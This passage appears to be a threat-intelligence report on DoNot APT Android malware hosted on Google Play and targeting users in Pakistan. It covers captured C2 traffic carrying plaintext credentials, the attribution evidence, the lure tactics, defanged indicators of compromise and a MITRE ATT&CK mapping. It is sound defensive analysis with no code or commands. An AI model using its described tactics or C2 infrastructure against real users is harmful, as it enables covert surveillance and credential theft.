


Figure 14. Live HTTP request captured.

Below is snippet from the Live HTTP request captured, the request shows data sent over to appnsure.com:9090 in Json using the authorization key. This shows the C2 server is also logging new user, who is installing this app with their username and password in plain text.




Figure 15. Live HTTP request captured.

EXTERNAL THREAT LANDSCAPE MANAGEMENT (ETLM)

ATTRIBUTION

After conducting a thorough analysis of samples, with a moderate level of confidence, we can confirm that the Google Play store account is linked to APT DoNot, as it hosts Android apps exhibiting malicious characteristics. Furthermore, we have discovered encrypted strings utilizing the AES/CBC/PKCS5PADDING algorithm. The code is also obfuscated using Proguard. Interestingly, the text file generated by the Android application shares the same name as the text file in the previously used Android Malware by DoNot, to store data locally. These encryption techniques were previously employed by APT DoNot in their earlier Android sample, which was extensively researched and documented in a detailed report published in April. These technical findings collectively enable us to attribute these samples to the notorious APT group; DoNot.

THREAT ACTOR PROFILE

VICTIMOLOGY


We know very little about the specific victims targeted using this malware except that they were based in Pakistan. As per malware characteristics and access, it gains hints of the threat actor aiming for information gathering for a second-stage attack, using malware with advanced features. In this instance, we believe that the threat actor used a spear messaging attack on Telegram or WhatsApp messenger to lure victims into installing an app using the Google Play store, whereas, in the past, the threat actor employed malicious Word documents, carrying macros via spear phishing attacks, and targeted various regions in South Asia with Android malware, pretending to be chat apps.

CONCLUSION

It appears that this Android malware was specifically designed for information gathering. By gaining access to victims' contact lists and locations, the threat actor can strategize future attacks and employ Android malware with advanced features to target and exploit the victims.

We have observed a shift in the tactics employed by the DoNot APT group, as they have taken a step further by deploying Android malware on the Google Play store. The process of uploading an Android app on Google Play is a meticulous one, involving a thorough examination of each permission by developers. The previous year, APT Sidewinder deployed Android malware on the Play Store by acting as a VPN provider: – In that case, also we observed that the app was a copied version of Nord VPN, with the addition of malicious modules. Every year, researchers discover Android Apps with malware characteristics, or legitimate apps making users download malicious Android apps on Google Play Store, however, there are very few cases of APTs employing Google Play Store to host malicious apps by bypassing security checks. By sharing a Google Play Store link, an app greatly enhances the likelihood of a successful compromise. This approach takes advantage of the people's trust placed in the Google Play Store, as it is uncommon for individuals to suspect it of hosting malicious applications. The implications would be significant if advanced persistent threats (APTs) were to adopt this strategy in the wild.

DIAMOND MODEL



APPENDIX I

Indicators of Compromise

Indicator	Type	Remarks
EAED560A605374FE23317C1C37BBD05383 CEEC09FF83975B989E4C5D612FC039	SHA256	iKHfaa.apk
EE9900EF830539D113A8BCC0C7B4DD981C 3FD61868319C9FE9491465BCAF4661	SHA256	nSure Chat.apk
Appnsure[.]com[:]4000	Domain and port	Command Control
Appnsure[.]com[:]9090	Domain and port	Command Control
193[.]149[.]176[.]226	IP Address	Command Control
Ikhfaavpn[.]com	Domain	Command Control

APPENDIX II

MITRE ATT&CK Technique Detection

Tactics	Technique ID	Description
TA0101 – Command and Control	T0869-Standard Application Layer Protocol	The threat actor uses a web service as a command-and-control server
TA0035 – Collection	T1430-Location Tracking	Fetches precise Location as a part of information gathering.
TA0030 – Defense Evasion	T1406-Obfuscated Files or information	Obfuscated code in the malicious app as part of a defense mechanism.
TA0035 – Collection	T1636.003- Contact List	Access to updated contacts as a part of information gathering.
TA0035 – Collection	T1532 – Archive Collected Data	The threat actor uses encryption over data transfer to the command and control.
